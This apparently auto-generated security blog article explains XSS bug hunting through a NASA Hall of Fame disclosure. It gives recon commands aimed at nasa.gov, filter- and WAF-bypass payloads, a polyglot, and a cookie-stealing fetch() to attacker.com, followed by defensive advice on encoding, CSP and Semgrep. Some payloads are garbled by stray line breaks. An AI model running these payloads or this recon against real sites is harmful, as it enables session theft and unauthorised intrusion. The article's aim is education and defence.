Listen to this Post
Introduction:

Cross-Site Scripting (XSS) remains one of the most prevalent and dangerous web application vulnerabilities, allowing attackers to inject malicious scripts into trusted websites. Achieving recognition in a prestigious program like NASA’s Hall of Fame demonstrates the critical impact a single, well-executed XSS finding can have on an organization’s security posture. This article deconstructs the methodology, attack vectors, and defensive lessons from a high-profile XSS disclosure, providing a roadmap for both offensive security testing and proactive defense.
Learning Objectives:
- Understand the core mechanics and real-world impact of Cross-Site Scripting (XSS) vulnerabilities.
- Learn a practical methodology for discovering and validating XSS flaws in modern web applications.
- Master key defensive techniques and secure coding practices to prevent XSS attacks.
You Should Know:
1. The Attacker’s Mindset: Reconnaissance and Target Mapping
The first step in any successful security test is understanding the target. Before a single payload is crafted, ethical hackers map the application’s attack surface.
Step‑by‑step guide explaining what this does and how to use it.
Subdomain Enumeration: Use tools like `amass` or `subfinder` to discover all associated subdomains.
amass enum -d nasa.gov -o subdomains.txt
Endpoint Discovery: Use a tool like `gobuster` or `ffuf` to find hidden directories and files.
gobuster dir -u https://target.nasa.gov -w /usr/share/wordlists/dirb/common.txt -o directories.txt
Technology Fingerprinting: Identify the frameworks, JavaScript libraries, and backend servers in use with `wappalyzer` or by analyzing HTTP headers. This reveals potential known vulnerabilities and injection points.
2. Crafting the Perfect Payload: Beyond Alert(1)
A simple `alert(document.domain)` proves vulnerability, but a Hall-of-Fame-worthy finding demonstrates real impact. Payloads must be tailored to bypass filters and achieve a goal.
Step‑by‑step guide explaining what this does and how to use it.
Basic Filter Bypass: If `script` tags are blocked, try alternative HTML events or tags.
<img src=x onerror=alert(1)>

<

svg onload=alert(1)>
Encoding Tricks: Use HTML entities, URL encoding, or JavaScript Unicode escapes to evade pattern matching.
// JavaScript Unicode Escape
\u0061\u006c\u0065\u0072\u0074(1) // Decodes to "alert(1)"
Advanced Proof-of-Concept (PoC): Move beyond alerts to demonstrate cookie theft, keylogging, or redirects to a controlled server.
<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>
3. The Delivery: Identifying Injection Points and Triggers
XSS can occur in various contexts: Reflected, Stored, and DOM-based. Each requires a different approach for exploitation.
Step‑by‑step guide explaining what this does and how to use it.
Reflected XSS: The payload is included in a request (like a URL parameter) and immediately reflected in the response. Test all query parameters, form fields, and HTTP headers.
https://vulnerable.site/search?q=<payload>
Stored XSS: The payload is saved on the server (e.g., in a comment, profile, or upload) and executed for every user viewing it. This is critical for bug bounty.
DOM XSS: The vulnerability exists in client-side JavaScript that insecurely handles data from sources like document.location.hash. Use browser developer tools to trace the data flow.
// Vulnerable Code
document.getElementById('output').innerHTML = location.hash.substring(1);
// Exploit URL
https://site.com/page<img src=x onerror=alert(1)>
4. Evasion Techniques: Silently Bypassing Security Controls
Modern applications may have Web Application Firewalls (WAFs), Content Security Policies (CSP), or input sanitization. Advanced techniques are needed to bypass them.
Step‑by‑step guide explaining what this does and how to use it.
CSP Bypass Research: If a CSP is present, analyze its directives. An `unsafe-eval` directive or allowed CDNs can sometimes be leveraged.
WAF Fingerprinting and Bypass: Send probing requests to identify the WAF and its rules. Techniques include case variation, double encoding, or using alternative HTTP methods.
 Using curl to test WAF with encoded payload
curl -G "https://target.site/search" --data-urlencode "q=<svg/onload=alert(1)>"
Polyglot Payloads: Create a single payload that is valid in multiple contexts (HTML, JavaScript, SVG).
javascript:/--></title></style></textarea></script></xmp>

<

svg/onload='+/"/+/onmouseover=1/+/[/[]/+alert(1)//'>
5. From Proof-of-Concept to Proof-of-Impact
To achieve maximum severity and recognition, you must demonstrate the concrete business risk. This moves the finding from a technical bug to a critical security issue.
Step‑by‑step guide explaining what this does and how to use it.
Session Hijacking: Show how you can fully compromise a user’s authenticated session.
Phishing & Credential Theft: Create a flawless, in-context phishing page that steals credentials.
Escalation to Systemic Risk: If the vulnerable component is used across multiple high-value applications (a Single Sign-On portal, a central dashboard), detail the potential for widespread compromise. This systemic impact is often what leads to Hall of Fame-level recognition.
- The Defender’s Handbook: Mitigating XSS at Its Root
For developers and security engineers, understanding how to prevent these flaws is paramount.
Step‑by‑step guide explaining what this does and how to use it.
Output Encoding: Always encode user-controlled data before rendering it in HTML, JavaScript, or CSS contexts. Use library functions, never manual string concatenation.
// JavaScript Example (using a templating library)
const safeOutput = _.escape(userInput);
Content Security Policy (CSP): Implement a strong CSP as a last line of defense. A restrictive policy can block even successful injections from executing.
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com;
Secure Coding Frameworks: Use modern frameworks (React, Angular, Vue) that automatically handle escaping by design. Avoid dangerous APIs like `innerHTML` in favor of textContent.
7. Building a Continuous Security Testing Pipeline
Security is not a one-time audit. Integrate automated and manual testing into the development lifecycle.
Step‑by‑step guide explaining what this does and how to use it.
Static Application Security Testing (SAST): Integrate tools like `Semgrep` or `CodeQL` into CI/CD to catch vulnerable code patterns before deployment.
semgrep --config "p/xss" /path/to/code
Dynamic Application Security Testing (DAST): Use automated scanners like `ZAP` or `Burp Suite Enterprise` in staged environments.
Bug Bounty & Responsible Disclosure: Establish a clear channel for external researchers to report vulnerabilities. A structured program like NASA’s Hall of Fame turns potential adversaries into a powerful external security team.
What Undercode Say:
- The Vulnerability is in the Data Flow: The root cause of XSS is not a single function, but the untrusted data’s journey from input to output without proper validation or encoding. Security must be applied at every stage of this journey.
- Impact Dictates Priority: A technical finding becomes a business-critical risk only when its real-world impact on users, data, or systems is conclusively demonstrated. Focus your testing on proving this impact.
The analysis of high-profile submissions reveals a consistent pattern: success is less about discovering a novel vulnerability class and more about meticulously exploiting a common flaw to its maximum potential. Researchers who document the full attack chain—from initial entry point to tangible business compromise—provide the most value. This forces organizations to confront not just a bug, but a systemic weakness in their security design. Defensively, it underscores that blacklisting bad inputs is a losing battle; the winning strategy is to whitelist and strictly enforce safe output handling through a defense-in-depth approach.
Prediction:
The future of XSS exploitation and defense will be shaped by the increasing complexity of web architectures. As Single Page Applications (SPAs) and rich JavaScript frameworks dominate, DOM-based XSS will become even more prevalent, requiring advanced static and dynamic analysis tools to detect. Defensively, the adoption of strict, non-bypassable CSPs and frameworks with built-in, secure data-binding will become standard. Furthermore, the integration of AI-assisted code review will gradually reduce the prevalence of simple XSS, pushing ethical hackers towards uncovering more subtle logic flaws and chained attacks that AI may miss. The role of human ingenuity in security testing will evolve, not diminish.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abhirup Konwar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


